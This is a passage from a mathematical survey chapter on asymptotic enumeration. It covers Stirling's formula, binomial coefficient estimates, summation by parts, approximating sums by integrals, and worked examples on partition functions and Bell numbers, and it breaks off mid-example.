Some asymptotic estimates refer to *uniform convergence*. As an example, the statement that $f(z) \sim (1-z)^{-2}$ as $z \to 1$ uniformly in $|\mathrm{Arg}(1-z)| < 2\pi/3$ means that for every $\epsilon > 0$, there is a $\delta < 0$ such that

$$|f(z)(1-z)^2 - 1| \le \epsilon$$

for all z with $0 < |1-z| < \delta$, $|\mathrm{Arg}(1-z)| < 2\pi/3$. This is an important concept, since lack of uniform convergence is responsible for many failures of asymptotic methods to yield useful results.

Generating functions will usually be written in the form

$$f(z) = \sum_{n=0}^{\infty} f_n z^n \ , \tag{2.1}$$

and we will use the notation $[z^n]f(z)$ for the coefficient of z^n in $f(z)$, so that if $f(z)$ is defined by (2.1), $[z^n]f(z) = f_n$. For multivariate generating functions, $[x^m y^n]f(x,y)$ will denote the coefficient of $x^m y^n$, and so on. If a_n denotes a sequence whose asymptotic behavior is to be studied, then in combinatorial enumeration one usually uses either the *ordinary generating function* $f(z)$ defined by (2.1) with $f_n = a_n$, or else the *exponential generating function* $f(z)$ defined by (2.1) with $f_n = a_n/n!$. In this chapter we will not be concerned with the question of which type of generating function is best in a given context, but will assume that a generating function is given, and will concentrate on methods of extracting information about the coefficients from the form we have.

Asymptotic series, as defined by Poincaré, are written as

$$f_n \sim \sum_{k=0}^{\infty} a_k n^{-k} \ , \tag{2.2}$$

and mean that for every $K \geq 0$,

$$f_n = \sum_{k=0}^{K} a_k n^{-k} + O(n^{-K-1}) \quad \text{as} \quad n \to \infty \ . \tag{2.3}$$

The constant implied by the O-notation may depend on K. It is unfortunate that the same symbol is used to denote an asymptotic series as well as an asymptotic relation, defined in the first paragraph of this section. Confusion should be minimal, though, since asymptotic relations will always be written with an explicit statement of the limit of the argument.

The notation $f(z) \approx g(z)$ will be used to indicate that $f(z)$ and $g(z)$ are in some vague sense close together. It is used in this chapter only in cases where a precise statement would be cumbersome and would not help in explaining the essence of the argument.

All logarithms will be natural ones to base e unless specified otherwise, so that $\log 8 = 2.0794\ldots$, $\log_2 8 = 3$. The symbol $\lfloor x \rfloor$ denotes the greatest integer $\leq x$. The notation $x \to 1^-$ means that x tends to 1, but only from the left, and similarly, $x \to 0^+$ means that x tends to 0 only from the right, through positive values.

3. Identities, indefinite summations, and related approaches

Asymptotic estimates are useful, but often they can be avoided by using other methods. For example, the asymptotic methods presented later yield estimates for $\binom{n}{k}2^k$ as k and n vary,

which can be used to estimate accurately the sum of $\binom{n}{k}2^k$ for n fixed and k running over the full range from 0 to n. That is a general and effective process, but somewhat cumbersome. On the other hand, by the binomial theorem,

$$\sum_{k=0}^{n} \binom{n}{k} 2^k = (1+2)^n = 3^n \ . \tag{3.1}$$

This is much more satisfactory and simpler to derive than what could be obtained from applying asymptotic methods to estimate individual terms in the sum. However, such identities are seldom available. There is nothing similar that can be applied to

$$\sum_{k \le n/5} \binom{n}{k} 2^k \ , \tag{3.2}$$

and we are forced to use asymptotic methods to estimate this sum.

Recognizing when some combinatorial identity might apply is not easy. The literature on this subject is huge, and some of the references for it are [172, 174, 186, 216, 336]. Many of the books listed in the references are useful for this purpose. Generating functions (see Section 6) are one of the most common and powerful tools for proving identities. Here we only mention two recent developments that are of significance for both theoretical and practical reasons. One is Gosper's algorithm for indefinite hypergeometric summation [171, 175]. Given a sequence $a_1, a_2, \ldots$, Gosper's algorithm determines whether the sequence of partial sums

$$b_n = \sum_{k=1}^{n} a_k \ , \quad n = 1, 2, \ldots \tag{3.3}$$

has the property that b_n/b_{n-1} is a rational function of n, and if it is, it gives an explicit form for b_n. We note that if b_n/b_{n-1} is a rational function of n, then so is

$$\frac{a_n}{a_{n-1}} = \frac{b_n/b_{n-1} - 1}{1 - b_{n-2}/b_{n-1}} \ . \tag{3.4}$$

Therefore Gosper's algorithm should be applied only when a_n/a_{n-1} is rational.

The other recent development is the Wilf-Zeilberger method for proving combinatorial identities [379, 380]. Given a conjectured identity, it provides an algorithmic procedure for verifying it. This method succeeds in a surprisingly wide range of cases. Typically, to prove an identity of the form

$$\sum_{k} U(n,k) = S(n) \ , \quad n \ge 0 \ , \tag{3.5}$$

where $S(n) \neq 0$, Wilf and Zeilberger define $F(n,k) = U(n,k)/S(n)$ and search for a rational function $R(n,k)$ such that if $G(n,k) = R(n,k)F(n,k-1)$, then

$$F(n+1,k) - F(n,k) = G(n,k+1) - G(n,k) \tag{3.6}$$

holds for all integers n, k with $n \geq 0$, and such that

1) for each integer k, the limit

$$f_k = \lim_{n\to\infty} F(n,k) \tag{3.7}$$

exists and is finite.

2) for each integer $n \geq 0$, $\lim_{k\to\pm\infty} G(n,k) = 0$.

3) $\lim_{k\to-\infty} \sum_{n=0}^{\infty} G(n,k) = 0$.

If all these conditions are satisfied, and Eq. (3.5) holds for $n = 0$, then it holds for all $n \geq 0$.

Example 3.1. *Dixon's binomial sum identity.* This identity states that

$$\sum_k (-1)^k \binom{n+b}{n+k}\binom{b+c}{b+k}\binom{n+c}{c+k} = \frac{(n+b+c)!}{n!\,b!\,c!}\ . \tag{3.8}$$

This can be proved by the Wilf-Zeilberger method by taking

$$R(n,k) = \frac{(b+1-k)(c+1-k)}{2(n+k)(n+b+c+1)} \tag{3.9}$$

and verifying that the conditions above hold. ■

The Wilf-Zeilberger method requires finding a rational function $R(n,k)$ that satisfies the properties listed above. This is often hard to do, especially by hand. Gosper's algorithm leads to a systematic procedure for constructing such $R(n,k)$.

To conclude this section, we mention that a useful resource when investigating sequences arising in combinatorial settings is the book of Sloane [345, 346], which lists several thousand sequences and gives references for them. Section 17 mentions some software systems that are useful in asymptotics.

4. Basic estimates: factorials and binomial coefficients

No functions in combinatorial enumeration are as ubiquitous and important as the factorials and the binomial coefficients. In this section we state some estimates for these quantities, which will be used throughout this chapter and are of widespread applicability. Several different proofs of some of these estimates will be sketched later.

The basic estimate, from which many others follow, is that for the factorial. As was mentioned in the introduction, the basic form of Stirling's formula is

$$n! \sim (2\pi n)^{1/2} n^n e^{-n} \quad \text{as} \quad n \to \infty \; . \tag{4.1}$$

This is sufficient for many enumeration problems. However, when necessary one can draw on much more accurate estimates. For example Eq. 6.1.38 in [297] gives

$$n! = (2\pi n)^{1/2} n^n \exp(-n + \theta/(12n)) \tag{4.2}$$

for all $n \geq 1$, where $\theta = \theta(n)$ satisfies $0 < \theta < 1$. More generally, there is Stirling's asymptotic expansion:

$$\log\{n!(2\pi n)^{-1/2} n^{-n} e^n\} \sim \frac{1}{12n} - \frac{1}{360n^3} + \cdots \; . \tag{4.3}$$

(This is an asymptotic series in the sense of Eq. (2.2), and there is no convergent expansion for $\log\{n!(2\pi n)^{-1/2} n^{-n} e^n\}$ as a power series in n^{-1}.) Further terms in the expansion (4.3) can be obtained, and they involve Bernoulli numbers. In most references, such as Eq. 6.1.37 or 6.1.40 of [297], Stirling's formula is presented for $\Gamma(x)$, where Γ is Euler's gamma function. Expansions for $\Gamma(x)$ translate readily into ones for $n!$ because $n! = \Gamma(n+1)$.

Stirling's approximation yields the expansion

$$\binom{2n}{n} = \frac{4^n}{(\pi n)^{1/2}} \left\{ 1 - \frac{1}{8n} + \frac{1}{128n^2} + \frac{5}{1024n^3} + O(n^{-4}) \right\} \; . \tag{4.4}$$

A less precise but still useful estimate is

$$\binom{n}{\lfloor n/2 \rfloor} \sim \left(\frac{2}{\pi n} \right)^{1/2} 2^n \quad \text{as} \quad n \to \infty \; . \tag{4.5}$$

This estimate is used frequently. The binomial coefficients are *symmetric*, so that $\binom{n}{k} = \binom{n}{n-k}$ and *unimodal*, so that for a fixed n and k varying, the $\binom{n}{k}$ increase monotonically up to a peak at $k = \lfloor n/2 \rfloor$ (which is unique for n even and has two equal high points at $k = (n \pm 1)/2$ for n odd) and then decrease.

More important than Eq. (4.5) are expansions for general binomial coefficients. Eq. (4.2) shows that for $1 \le k \le n-1$,

$$\binom{n}{k} = \frac{n!}{k!(n-k)!} = \left\{\frac{n}{2\pi k(n-k)}\right\}^{1/2} \frac{n^n}{k^k(n-k)^{n-k}} \exp\left(O\left(\frac{1}{k}+\frac{1}{n-k}\right)\right)$$
$$= \left\{\frac{n}{2\pi k(n-k)}\right\}^{1/2} \exp\left(nH\left(\frac{k}{n}\right) + O\left(\frac{1}{k}+\frac{1}{n-k}\right)\right) , \quad (4.6)$$

where

$$H(x) = -x\log x - (1-x)\log(1-x) \quad (4.7)$$

is the entropy function. (We set $H(0) = H(1) = 0$ to make $H(x)$ continuous for $0 \le x \le 1$.) Simplifying further, we obtain

$$\binom{n}{k} = \exp(nH(k/n) + O(\log n)) , \quad (4.8)$$

an estimate that is valid for all $0 \le k \le n$. In many situations it suffices to use the weaker but simpler bound

$$\binom{n}{k} \le \left(\frac{ne}{k}\right)^k , \quad 0 \le k \le n . \quad (4.9)$$

Approximations of this form are used frequently in information theory and other fields.

A general estimate that can be derived by totally elementary methods, without recourse to Stirling's formula, is

$$\binom{n}{k}\binom{n}{\lfloor n/2\rfloor}^{-1} = \exp(-2(k-n/2)^2/n + O(|k-n/2|^3/n^2)) , \quad (4.10)$$

valid for $|k-n/2| \le n/4$, say. It is most useful for $|k-n/2| = o(n^{2/3})$, since the error term is small then. Similarly,

$$\binom{n}{k+r} \sim \binom{n}{k}\left(\frac{n-k}{k}\right)^r \quad \text{as} \quad n \to \infty , \quad (4.11)$$

uniformly in k provided r (which may be negative) satisfies $r^2 = o(k)$ and $r^2 = o(n-k)$. Further, we have

$$(n+k)! \sim n^k \exp(k^2/(2n))n! \quad \text{as} \quad n \to \infty , \quad (4.12)$$

again uniformly in k provided $k = o(n^{2/3})$.

5. Estimates of sums and other basic techniques

When encountering a combinatorial sum, the first reaction should always be to check whether it can be simplified by use of some identity. If no identity for the sum is found, the

next step should be to try to transform the problem to eliminate the sum. Usually we are interested not in single isolated sums, but parametrized families of them, such as

$$b_n = \sum_k a_n(k) \ , \tag{5.1}$$

and it is the asymptotic behavior of the b_n as $n \to \infty$ that is desired. A standard and well-known technique (named the "snake-oil" method by Wilf [377]) for handling such cases is to form a generating function $f(z)$ for the b_n, use the properties of the $a_n(k)$ to obtain a simple form for $f(z)$, and then obtain the asymptotics of the b_n from the properties of $f(z)$. This method will be presented briefly in Section 6. In this section we discuss what to do if those two approaches fail. Sometimes the methods to be discussed can also be used in a preliminary phase to obtain a rough estimate for the sum. This estimate can then be used to decide which identities might be true, or what generating functions to form.

There are general methods for dealing with sums (cf. [234]), many of which are used in asymptotic enumeration. A basic technique of this type is summation by parts. Often sums to be evaluated can be expressed as

$$\sum_{j=1}^{n} a_j b_j \quad \text{or} \quad \sum_{j=1}^{\infty} a_j b_j \ ,$$

where the b_j, say, are known explicitly or behave smoothly, while the a_j by themselves might not be known well, but the asymptotics of

$$A(k) = \sum_{j=1}^{k} a_j \tag{5.2}$$

are known. Summation by parts relies on the identity

$$\sum_{j=1}^{n} a_j b_j = \sum_{k=1}^{n-1} A(k)(b_k - b_{k+1}) + A(n) b_n \ . \tag{5.3}$$

Example 5.1. *Sum of primes.* Let

$$S_n = \sum_{p \le n} p \ , \tag{5.4}$$

where p runs over the primes $\le n$. The Prime Number Theorem [23] states that the function

$$\pi(x) = \sum_{p \le x} 1 \tag{5.5}$$

satisfies

$$\pi(x) \sim \frac{x}{\log x} \quad \text{as} \quad x \to \infty \ . \tag{5.6}$$

(More precise estimates are available, but we will not use them.) We rewrite

$$S_n = \sum_{j=1}^{n} a_j b_j \ , \tag{5.7}$$

where

$$a_j = \begin{cases} 1 & j \text{ is prime} \ , \\ \\ 0 & \text{otherwise} \ , \end{cases} \tag{5.8}$$

and $b_j = j$ for all j. Then $A(k) = \pi(k)$ and summation by parts yields

$$S_n = \sum_{k=1}^{n-1} -\pi(k) + \pi(n)n \ . \tag{5.9}$$

Since

$$\sum_{k=1}^{n-1} \pi(k) \sim \sum_{k=2}^{n-1} \frac{k}{\log k} \sim \frac{n^2}{2 \log n} \quad \text{as} \quad n \to \infty \ , \tag{5.10}$$

we have

$$S_n \sim \frac{n^2}{2 \log n} \quad \text{as} \quad n \to \infty \ . \tag{5.11}$$

■

Summation by parts is used most commonly in situations like those of Example 5.1, to obtain an estimate for one sum from that of another.

Summation by parts is often easiest to carry out, both conceptually and notationally, by using integrals. If we let

$$A(x) = \sum_{k \le x} a_k \ , \tag{5.12}$$

then $A(x) = A(n)$ for $n \le x < n+1$. Suppose that $b_k = b(k)$ for some continuously differentiable function $b(x)$. Then

$$b_k - b_{k+1} = -\int_k^{k+1} b'(x) dx \ , \tag{5.13}$$

and we can rewrite Eq. (5.3) as

$$\sum_{j=1}^{n} a_j b_j = A(n)b(n) - \int_1^n A(x) b'(x) dx \ . \tag{5.14}$$

(One can apply similar formulas even when the b_j are not smooth, but this usually requires Riemann-Stieltjes integrals, cf. [14].) The approximation of sums by integrals that appears in (5.14) is common, and will be treated at length later.

5.1. Sums of positive terms

Sums of positive terms are extremely common. They can usually be handled with only a few basic tools. We devote substantial space to this topic because it is important and because the simplicity of the methods helps in illustrating some of the basic principles of asymptotic estimation, such as approximation by integrals, neglecting unimportant terms, and uniform convergence. For readers not familiar with asymptotic methods, working through the examples of this section is a good exercise that will make it easier to learn other techniques later.

Typical sums are of the form

$$b_n = \sum_k a_n(k) \ , \qquad a_n(k) \geq 0 \ , \tag{5.15}$$

where k runs over some range of summation, often $0 \leq k \leq n$ or $0 \leq k < \infty$, and the $a_n(k)$ may be given either explicitly or only through an asymptotic approximation. What is desired is the asymptotic behavior of b_n as $n \to \infty$. Usually the $a_n(k)$ for n fixed are unimodal, so that either i) $a_n(k) \leq a_n(k+1)$ for all k in the range, or ii) $a_n(k) \geq a_n(k+1)$ for all k, or iii) $a_n(k) \leq a_n(k+1)$ for $k \leq k_0$, and $a_n(k) \geq a_n(k+1)$ for $k > k_0$. The single most important task in estimating b_n is usually to find the maximal $a_n(k)$. This can be done either by combinatorial means (involving knowledge of where the $a_n(k)$ come from), by asymptotic estimation of the $a_n(k)$, or (most common when the $a_n(k)$ are expressed in terms of factorials or binomial coefficients) by finding where the ratio $a_n(k+1)/a_n(k)$ is close to 1. If $a_n(k+1)/a_n(k) < 1$ for all k, then we are in case ii) above, and if $a_n(k+1)/a_n(k) > 1$ for all k, we are in case i). If there is a k_0 in the range of summation such that $a_n(k_0+1)$ is close to $a_n(k_0)$, then we are almost certainly in case iii) and the peak occurs at some k close to k_0. The different cases are illustrated in the examples presented later in this section.

Once $\max a_n(k) = a_n(k_0)$ has been found, the next task is to show that most of the terms in the sum are insignificant. For example, if the sum in Eq. (5.15) is over $0 \leq k \leq n$, and if $a_n(0) = 1$ is the largest term, then

$$\sum_{\substack{k=0 \\ a_n(k) < n^{-2}}}^{n} a_n(k) < n^{-1} \ ,$$

which is negligible if we are only after a rough approximation to b_n, say of the form $b_n \sim c_n$ as $n \to \infty$, or even $b_n = c_n(1 + O(n^{-1}))$ as $n \to \infty$. Once the small terms have been discarded, we are usually left with a short range of summation. It can happen that this range

is extremely short, and the maximal term $a_n(k_0)$ is much larger than any of its neighbors to the extent that $b_n \sim a_n(k_0)$ as $n \to \infty$. More commonly, the number of terms that contribute significantly to b_n does grow as $n \to \infty$, but slowly. Their contribution, relative to that of the maximal term $a_n(k_0)$, can usually be estimated by some simple function of $k - k_0$, and the sum of all of them approximated by an explicit integral. This method is sometimes referred to as Laplace's method for sums (in analogy to Laplace's method for estimating integrals, mentioned in Section 5.5, which proceeds in a similar spirit). There is extensive discussion of this method in [63].

Example 5.2. *Sums of the partition function.* We estimate

$$U_n = \sum_{k=1}^{n} p(k)^k \ , \tag{5.16}$$

where $p(k)$ is the number of partitions of k. Since any partition of $m-1$, say one with c_j parts of size j, can be transformed into a partition of m with $c_1 + 1$ parts of size 1, and c_j of size j for $j \geq 2$, we have $p(m) \geq p(m-1)$ for all $m \geq 2$. Therefore the largest term in the sum in (5.16) is the one with $k = n$. If the only estimate for $p(k)$ that we have is the one given by (1.6), then

$$p(n)^n = \exp(Cn^{3/2} - n\log(4 \cdot 3^{1/2}n) + O(n^{1/2})) \ . \tag{5.17}$$

Since the constant implied by the O-symbol is not specified, this estimate is potentially larger than $p(n)^n$ by a factor of $\exp(cn^{1/2})$, so we can only obtain asymptotics of $\log p(n)^n$, not of $p(n)^n$ itself. This also means that rough estimates of U_n follow easily from (5.17). Since $p(k)^k \leq p(n)^n$ for all $k < n$, and there are n terms in the sum, we have $p(n)^n \leq U_n \leq np(n)^n$, and because of the large error term in (5.17), we obtain

$$U_n = \exp(Cn^{3/2} - n\log(4 \cdot 3^{1/2}n) + O(n^{1/2})) \ . \tag{5.18}$$

Thus the use of the poor estimate (1.6) for $p(n)$ means that we can obtain only a crude estimate for U_n, and there is no need for careful analysis.

Instead of (1.6) we can use the more refined estimate (1.5). Let q_n denote first term on the right side of (1.5). Then we have

$$p(n) = q_n + O(n^{-1}\exp(Cn^{1/2}/2)) = q_n(1 + O(\exp(-Cn^{1/2}/2))) \ , \tag{5.19}$$

so

$$p(n)^n = q_n^n(1 + O(n\exp(-Cn^{1/2}/2))) = q_n^n(1 + O(\exp(-Cn^{1/2}/3))) \ , \tag{5.20}$$

say. Also, for some $\epsilon > 0$ we find from Eq. (1.5) (or Eq. 1.6) that for large n

$$q_{n-1} < q_n - \epsilon n^{-1/2} q_n \ .$$

Thus for large n,

$$\begin{aligned} q_{n-1}^{n-1} &< q_n^{n-1}(1-\epsilon n^{-1/2})^{n-1} \\ &< q_n^n \exp(-\epsilon n^{1/2}/2) \ , \end{aligned}$$

and therefore

$$\sum_{k=1}^{n-1} p(k)^k \le (n-1)p(n-1)^{n-1} < q_n^n \exp(-\epsilon n^{1/2}/3) \ .$$

Thus we obtain

$$U_n = q_n^n(1 + O(\exp(-\delta n^{1/2}))) \tag{5.21}$$

for some $\delta > 0$.

The estimates of U_n presented above relied on the observation that the last term in the sum (5.16) defining U_n is much larger than the sum of all the other terms. This does not happen often. A more typical example is presented by

$$T_n = \sum_{k=1}^{n} p(k) \ . \tag{5.22}$$

As was noted before, $p(n)$ is larger than any of the other terms, but not by enough to dominate the sum. We therefore try the other approaches that were listed at the beginning of this section. We use only the estimate (1.6). Since $(1-x)^{1/2} < 1 - x/2$ for $0 \le x \le 1$, we find that for large n,

$$\begin{aligned} \sum_{k<n-n^{2/3}} p(k) &\le np(n - \lceil n^{2/3} \rceil) \\ &\le \exp(C(n - \lceil n^{2/3} \rceil)^{1/2}) \\ &\le \exp(Cn^{1/2} - Cn^{1/6}/2) \\ &= O(p(n)\exp(-Cn^{1/6}/3)) \ . \end{aligned} \tag{5.23}$$

Thus most of the values of k contribute a negligible amount to the sum. For $k = n - j$, $0 \le j \le n^{2/3}$, we find that

$$p(n-j)/p(n) = (1 + O(n^{-1/3}))\exp(C(n-j)^{1/2} - Cn^{1/2}) \ .$$

Since

$$\begin{aligned} (n-j)^{1/2} &= n^{1/2} - jn^{-1/2}/2 + O(j^2 n^{-3/2}) \ , \\ p(n-j)/p(n) &= \exp(-Cjn^{-1/2}/2 + O(n^{-1/6})) \\ &= (1 + O(n^{-1/6}))\exp(-Cjn^{-1/2}/2) \ . \end{aligned} \tag{5.24}$$

Thus the ratios $p(n-j)/p(n)$ decrease geometrically, and so

$$p(n)^{-1} \sum_{0 \le j \le n^{2/3}} p(n-j) = \frac{(1+O(n^{-1/6}))}{1-\exp(-Cn^{-1/2}/2)} = 2C^{-1}n^{1/2}(1+O(n^{-1/6})) \ . \tag{5.25}$$

Therefore, combining all the estimates,

$$T_n = \sum_{k=1}^{n} p(k) = \frac{1+O(n^{-1/6})}{2 \cdot C \cdot 3^{1/2} \cdot n^{1/2}} \ e^{Cn^{1/2}} \ . \tag{5.26}$$

The $O(n^{-1/6})$ error term above can easily be improved with a little more care to $O(n^{-1/2})$, even if we continue to rely only on (1.6). ■

Before presenting further examples, we discuss some of the problems that can arise even in the simple setting of estimating positive sums. We then introduce the basic technique of approximating sums by integrals.

The lack of uniform convergence is a frequent cause of incorrect estimates. If $a_n(k) \sim c_n(k)$ for each k as $n \to \infty$, it does not necessarily follow that

$$b_n = \sum_k a_n(k) \sim \sum_k c_n(k) \quad \text{as} \quad n \to \infty \ . \tag{5.27}$$

A simple counterexample is given by $a_n(k) = \binom{n}{k}$ and $c_n(k) = \binom{n}{k}(1+k/n)$. To conclude that (5.27) holds, it is usually necessary to know that $a_n(k) \sim c_n(k)$ as $n \to \infty$ uniformly in k. Such uniform convergence does hold if we replace $c_n(k)$ in the counterexample above by $c'_n(k) = \binom{n}{k}(1+k/n^2)$, for example.

There is a general principle that sums of terms that vary smoothly with the index of summation should be replaced by integrals, so that for $\alpha > 0$, say,

$$\sum_{k=1}^{n} k^\alpha \sim \int_1^{n+1} u^\alpha du \quad \text{as} \quad n \to \infty \ . \tag{5.28}$$

The advantage of replacing a sum by an integral is that integrals are usually much easier to handle. Many more closed-form expressions are available for definite and indefinite integrals than for sums. We will discuss extensions of this principle of replacing sums by integrals further in Section 5.3, when we present the Euler-Maclaurin summation formula. Usually, though, we do not need anything sophisticated, and the application of the principle to situations like that of (5.28) is easy to justify. If $a_n = g(n)$ for some function $g(x)$ of a real argument x, then

$$\left| g(n) - \int_n^{n+1} g(u)du \right| \le \max_{n \le u \le n+1} |g(u) - g(n)| \ , \tag{5.29}$$

and so

$$\left|\sum_n g(n) - \int g(u)du\right| \le \sum_n \max_{n\le u\le n+1} |g(u) - g(n)| \ , \tag{5.30}$$

where the integral is over $[a, b+1]$ if the sum is over $a \le n \le b$, $a, b \in Z$. If $g(u)$ is continuously differentiable, then $|g(u) - g(n)| \le \max_{n\le v\le n+1} |g'(v)|$ for $n \le u \le n+1$. This gives the estimate

$$\left|\sum_{n=a}^{b} g(n) - \int_a^{b+1} g(u)du\right| \le \sum_{n=a}^{b} \max_{n\le v\le n+1} |g'(v)| \ . \tag{5.31}$$

Often one can find a simple explicit function $h(w)$ such that $|g'(v)| \le h(w)$ for any v and w with $|v - w| \le 1$, in which case Eq. (5.31) can be replaced by

$$\left|\sum_{n=a}^{b} g(n) - \int_a^{b+1} g(u)du\right| \le \int_a^{b+1} h(v)dv \ . \tag{5.32}$$

For good estimates to be obtained from integral approximations to sums, it is usually necessary for individual terms to be small compared to the sum.

Example 5.3. *Sum of* $\exp(-\alpha k^2)$. In the final stages of an asymptotic approximation one often encounters sums of the form

$$h(\alpha) = \sum_{k=-\infty}^{\infty} \exp(-\alpha k^2) \ , \qquad \alpha > 0 \ . \tag{5.33}$$

There is no closed form for the indefinite integral of $\exp(-\alpha u^2)$ (it is expressible in terms of the Gaussian error function only), but there is the famous evaluation of the definite integral

$$\int_{-\infty}^{\infty} \exp(-\alpha u^2)du = (\pi/\alpha)^{1/2} \ . \tag{5.34}$$

Thus it is natural to approximate $h(\alpha)$ by $(\pi/\alpha)^{1/2}$. If $g(u) = \exp(-\alpha u^2)$, then $g'(u) = -2\alpha u g(u)$, and so for $n \ge 0$,

$$\max_{n\le v\le n+1} |g'(v)| \le 2\alpha(n+1)g(n) \ . \tag{5.35}$$

For the integral in Eq. (5.30) to yield a good approximation to the sum we must show that the error term is smaller than the integral. The largest term in the sum occurs at $n = 0$ and equals 1. The error bound (5.35) that comes from approximating $g(0) = 1$ by the integral of $g(u)$ over $0 \le u \le 1$ is 2α. Therefore we cannot expect to obtain a good estimate unless $\alpha \to 0$. We find that

$$2\alpha(n+1)g(n) \le 4\alpha u g(u/2) \quad \text{for} \quad n \ge 1, \quad n \le u \le n+1 \ ,$$

so (integral approximation again!)

$$\begin{aligned} \sum_{n=1}^{\infty} 2\alpha(n+1)g(n) &\leq 4\alpha \int_1^{\infty} ug(u/2)du \\ &\leq 4\alpha \int_0^{\infty} ug(u/2)du = (8\alpha)^{1/2} \ . \end{aligned} \tag{5.36}$$

Therefore, taking into account the error for $n = 0$ which was not included in the bound (5.36), we have

$$\begin{aligned} h(\alpha) &= \sum_{n=-\infty}^{\infty} \exp(-\alpha n^2) = \int_{-\infty}^{\infty} \exp(-\alpha u^2)du + O(\alpha^{1/2} + \alpha) \\ &= (\pi/\alpha)^{1/2} + O(\alpha^{1/2}) \quad \text{as} \quad \alpha \to 0^+ \ . \end{aligned} \tag{5.37}$$

For this sum much more precise estimates are available, as will be shown in Example 5.9. For many purposes, though, (5.37) is sufficient. ■

Example 5.3 showed how to use the basic tool of approximating a sum by an integral. Moreover, the estimate (5.37) that it provides is ubiquitous in asymptotic enumeration, since many approximations reduce to it. This is illustrated by the following example.

Example 5.4. *Bell numbers* (cf. [63]). The Bell number, $B(n)$, counts the partitions of an n-element set. It is given by [81]

$$B(n) = e^{-1} \sum_{k=1}^{\infty} \frac{k^n}{k!} \ . \tag{5.38}$$

In this sum no single term dominates. The ratio of the $(k+1)$-st to the k-th term is

$$\frac{(k+1)^n}{(k+1)!} \cdot \frac{k!}{k^n} = \frac{1}{k+1} \left(1 + \frac{1}{k}\right)^n \ . \tag{5.39}$$

As k increases, this ratio strictly decreases. We search for the point where it is about 1. For $k \geq 2$,

$$\left(1 + \frac{1}{k}\right)^n = \exp\left(n \log\left(1 + \frac{1}{k}\right)\right) = \exp(n/k + O(n/k^2)) \ , \tag{5.40}$$

so the ratio is close to 1 for n/k close to $\log(k+1)$. We choose k_0 to be the closest integer to w, the solution to

$$n = w \log(w+1) \ . \tag{5.41}$$

For $k = k_0 + j$, $1 \le j \le k_0/2$, we find, since $\log(1 + i/k_0) = i/k_0 - i^2/(2k_0^2) + O(i^3/k_0^3)$,

$$\begin{aligned} \frac{k^n}{k!} &= \frac{k_0^n}{k_0!} \frac{(1 + j/k_0)^n}{k_0^j \Pi_{i=1}^j (1 + i/k_0)} \\ &= \frac{k_0^n}{k_0!} \exp\left(jn/k_0 - j \log k_0 - j^2(n + k_0)/(2k_0^2) + O(nj^3/k_0^3 + j/k_0) \right) . \end{aligned} \tag{5.42}$$

The same estimate applies for $-k_0/2 \le j \le 0$. The term $jn/k_0 - j \log k_0$ is small, since $|k_0 - w| \le 1/2$ and w satisfies (5.41). We find

$$\begin{aligned} n/k_0 - \log k_0 &= n/w - \log(w + 1) + O(n/w^2 + 1/w) \\ &= O(n/w^2 + 1/w) . \end{aligned} \tag{5.43}$$

By (5.41), $w \sim n/\log n$ as $n \to \infty$. We now further restrict j to $|j| \le n^{1/2} \log n$. Then (5.42) and (5.43) yield

$$\frac{k^n}{k!} = \frac{k_0^n}{k_0!} \exp(-j^2(n + k_0)/(2k_0^2) + O((\log n)^6 n^{-1/2})) . \tag{5.44}$$

Approximating the sum by an integral, as in Example 5.3, shows that

$$\sum_{\substack{k \\ |j| \le n^{1/2} \log n}} \frac{k^n}{k!} = \frac{k_0^n}{k_0!} k_0 (2\pi)^{1/2} (n + k_0)^{-1/2} (1 + O((\log n)^6 n^{-1/2})) . \tag{5.45}$$

(An easy way to obtain this is to apply the estimate of Example 5.3 to the sum from $-\infty$ to ∞, and show that the range $|j| > n^{1/2} \log n$ contributes little.) To estimate the contribution of the remaining summands, with $|j| > n^{1/2} \log n$, we observe that the ratio of successive terms is ≤ 1, so the range $1 \le k \le k_0 - \lfloor n^{1/2} \log n \rfloor$ contributes at most k_0 (the number of terms) times the largest term, which arises for $k = k_0 - \lfloor n^{1/2} \log n \rfloor$. By (5.44), this largest term is

$$O(k_0^n (k_0!)^{-1} \exp(-(\log n)^3)) .$$

For $k \ge k_1 \ge k_0 + \lfloor n^{1/2} \log n \rfloor$, we find that the ratio of the $(k+1)$-st to the k-th term is, for large n,

$$\begin{aligned} \le \frac{1}{k_1 + 1} \left(1 + \frac{1}{k_1} \right)^n &= \exp(n/k_1 - \log(k_1 + 1) - n/(2k_1^2) + O(n/k_1^3)) \\ &\le \exp(-(k_1 - k_0)n/k_1^2 + O(n/k_1^3)) \\ &\le \exp(-2n^{-1/2}) \ \le \ 1 - n^{-1/2} , \end{aligned} \tag{5.46}$$

and so the sum of these terms, for $k_1 \le k < \infty$, is bounded above by $n^{1/2}$ times the term for $k = k_1$. Therefore the estimate on the right-hand side of (5.45) applies even when we sum on all k, $1 \le k < \infty$.

To obtain an estimate for $B(n)$, it remains only to estimate $k_0^n/k_0!$. To do this, we apply Stirling's formula and use the property that $|k_0 - w| \le 1/2$ to deduce that

$$B(n) \sim (\log w)^{1/2} w^{n-w} e^w \quad \text{as} \quad n \to \infty \ , \tag{5.47}$$

where w is given by (5.41).

There is no explicit formula for w in terms of n, and substituting various asymptotic approximations to w, such as

$$w = \frac{n}{\log n} + O\left(\frac{n}{(\log n)^2}\right) \tag{5.48}$$

(see Example 5.10) yields large error terms in (5.47), so for accuracy it is usually better to use (5.47) as is. There are other approximations to $B(n)$ in the literature (see, for example, [33, 63]). They differ slightly from (5.47) because they estimate $B(n)$ in terms of roots of equations other than (5.41).

Other methods of estimating $B(n)$ are presented in Examples 12.5 and 12.6. ■

5.2. Alternating sums and the principle of inclusion-exclusion

At the beginning of Section 5, the reader was advised in general to search for identities and transformations when dealing with general sums. This advice is even more important when dealing with sums of terms that have alternating or irregularly changing coefficients. Finding the largest term is of little help when there is substantial cancellation among terms. Several general approaches for dealing with this difficulty will be presented later. Generating function methods for dealing with complicated sums are discussed in Section 6. Contour integration methods for alternating sums are mentioned in Section 10.3. The summation formulas of the next section can sometimes be used to estimate sums with regularly varying coefficients as well. In this section we present some basic elementary techniques that are often sufficient.

Sometimes it is possible to obtain estimates of sums with positive and negative summands by approximating separately the sums of the positive and of the negative summands. Methods of the preceding section or of the next section are useful in such situations. However, this approach is to be avoided as much as possible, because it often requires extremely precise estimates of the two sums to obtain even rough bounds on the desired sums. One method that often works and is much simpler consists of a simple pairing of adjacent positive and negative terms.

Example 5.5. *Alternating sum of square roots.* Let

$$S_n = \sum_{k=1}^{n} (-1)^k k^{1/2} \ . \tag{5.49}$$

We have

